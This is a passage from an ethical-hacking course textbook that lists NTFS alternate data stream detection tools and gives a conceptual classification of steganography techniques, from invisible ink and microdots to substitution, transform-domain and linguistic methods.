



Figure 6.184: Screenshot of Stream Armor

Some additional examples of NTFS stream detectors are listed as follows:

- Stream Detector (*https://www.novirusthanks.org*)
- GMER (*http://www.gmer.net*)
- ADS Scanner (*https://www.pointstone.com*)
- Streams (*https://learn.microsoft.com*)
- AlternateStreamView (*https://www.nirsoft.net*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



What is Steganography?

One of the shortcomings of various detection programs is their primary focus on streaming text data. What if an attacker bypasses normal surveillance techniques and still steals or transmits sensitive data? In a typical situation, after an attacker manages to infiltrate a firm as a temporary or contract employee, he/she surreptitiously seeks out sensitive information. While the organization may have a policy that does not allow removable electronic equipment in the facility, a determined attacker can still find ways to circumvent this by using techniques such as steganography.

Steganography refers to the art of hiding data "behind" other data without the knowledge of the victim. Thus, steganography hides the existence of a message. It replaces bits of unused data into ordinary files, such as graphics, sound, text, audio, and video with other surreptitious bits. The hidden data can be in the form of plaintext or ciphertext, and sometimes, an image. Utilizing a graphic image as a cover is the most popular method to conceal the data in files. Unlike encryption, the detection of steganography can be challenging. Thus, steganography techniques are widely used for malicious purposes.

For example, attackers can hide a keylogger inside a legitimate image; thus, when the victim clicks on the image, the keylogger captures the victim's keystrokes.

Attackers also use steganography to hide information when encryption is not feasible. In terms of security, it hides the file in an encrypted format, so that even if the attacker decrypts it, the message will remain hidden. Attackers can insert information such as source code for a hacking tool, a list of compromised servers, plans for future attacks, communication and coordination channels, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.185: Hiding message using steganography

Classification of Steganography

Based on its technique, steganography can be classified into two areas: technical and linguistic. In **technical** steganography, a message is hidden using scientific methods, whereas in **linguistic** steganography, it is hidden in a **carrier**, which is the medium used to communicate or transfer messages or files. This **medium** comprises of the hidden message, carrier, and steganography key.

The following diagram depicts the classification of steganography.




Figure 6.186: Classification of steganography

Technical Steganography

Technical steganography uses physical or chemical methods, including invisible ink, microdots, and other means, to hide the existence of a message. It is difficult to categorize all the methods by which these goals are achieved, but some examples can be listed as follows:

- **Invisible Ink**

  Invisible ink, or "security ink," is one of the methods of technical steganography. It is used for invisible writing with colorless liquids and can later be made visible by certain

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

pre-negotiated manipulations such as lighting or heating. For example, if you use onion juice and milk to write a message, the writing will be invisible, but when heat is applied to the writing, it turns brown and the message therefore becomes visible.

Applications of invisible ink are as follows:

- Espionage
- Anti-counterfeiting
- Property marking
- Hand stamping for venue readmission
- Identification marking in manufacturing

- **Microdots**

A microdot is a text or an image considerably condensed in size (with the help of a reverse microscope), fitting up to one page in a single dot, to avoid detection by unintended recipients. Microdots are usually circular and about one millimeter in diameter but can be converted into different shapes and sizes.

- **Computer-Based Methods**

A computer-based method makes changes to digital carriers to embed information foreign to the native carriers. Communication of such information occurs in the form of text, binary files, disk and storage devices, and network traffic and protocols. It can alter software, speech, pictures, videos, or any other digitally represented code for transmission.

Computer-based Steganography Techniques

Based on the cover modifications applied in the embedding process, steganography techniques can be classified into six groups, which are as follows:

- **Substitution Techniques**: In this technique, the attacker tries to encode secret information by substituting the insignificant bits with the secret message. If the receiver knows the places where the attacker embeds secret information, then he/she can extract the secret message.
- **Transform Domain Techniques**: The transform domain technique hides the information in significant parts of the cover image, such as cropping, compression, and some other image processing areas. This makes it more difficult to carry out attacks. One can apply the transformations to blocks of images or over the entire image.
- **Spread Spectrum Techniques**: This technique is less susceptible to interception and jamming. In this technique, communication signals occupy more bandwidth than required to send the information. The sender increases the band spread by means of code (independent of data), and the receiver uses a synchronized reception with the code to recover the information from the spread spectrum data.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Statistical Techniques**: This technique utilizes the existence of "**1-bit**" steganography schemes by modifying the cover in such a way that, when transmission of a "**1**" occurs, some of the statistical characteristics change significantly. In other cases, the cover remains unchanged, to distinguish between the modified and unmodified covers. The theory of hypothesis from mathematical statistics helps in extraction.
- **Distortion Techniques**: In this technique, the user implements a sequence of modifications to the cover to obtain a stego-object. The sequence of modifications represents the transformation of a specific message. The decoding process in this technique requires knowledge about the original cover. The receiver of the message can measure the differences between the original cover and the received cover to reconstruct the sequence of modifications.
- **Cover Generation Techniques**: In this technique, digital objects are developed specifically to cover secret communication. When this information is encoded, it ensures the creation of a cover for secret communication.

Linguistic Steganography

This type of steganography hides the message in the carrier of another file. Further classification of linguistic steganography includes semagrams and open codes.

- **Semagrams**

  Semagrams involve a steganography technique that hides information with the help of signs or symbols. In this technique, the user embeds some objects or symbols in the data to change the appearance of the data to a predetermined meaning. The classification of semagrams is as follows:

  - **Visual Semagrams**: This technique hides information in a drawing, painting, letter, music, or a symbol.
  - **Text Semagrams**: A text semagram hides the text message by converting or transforming the appearance of the carrier text message, such as by changing font sizes and styles, adding extra spaces as whitespaces in the document, and including different flourishes in letters or handwritten text.

- **Open Codes**

  Open code hides the secret message in a legitimate carrier message specifically designed in a pattern on a document that is unclear to the average reader. The carrier message is sometimes also known as the overt communication, and the secret message as the covert communication. The open-code technique consists of two main groups: jargon codes and covered ciphers.


  - **Jargon Codes**: In this type of steganography, a certain language is used that can be understood by the particular group of people to whom it is addressed, while being meaningless to others. A jargon message is like a substitution cipher in many respects, but instead of replacing individual letters, the words themselves are

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

changed. An example of a jargon code is "**cue**" code. A *cue* is a word that appears in the text and then transports the message.

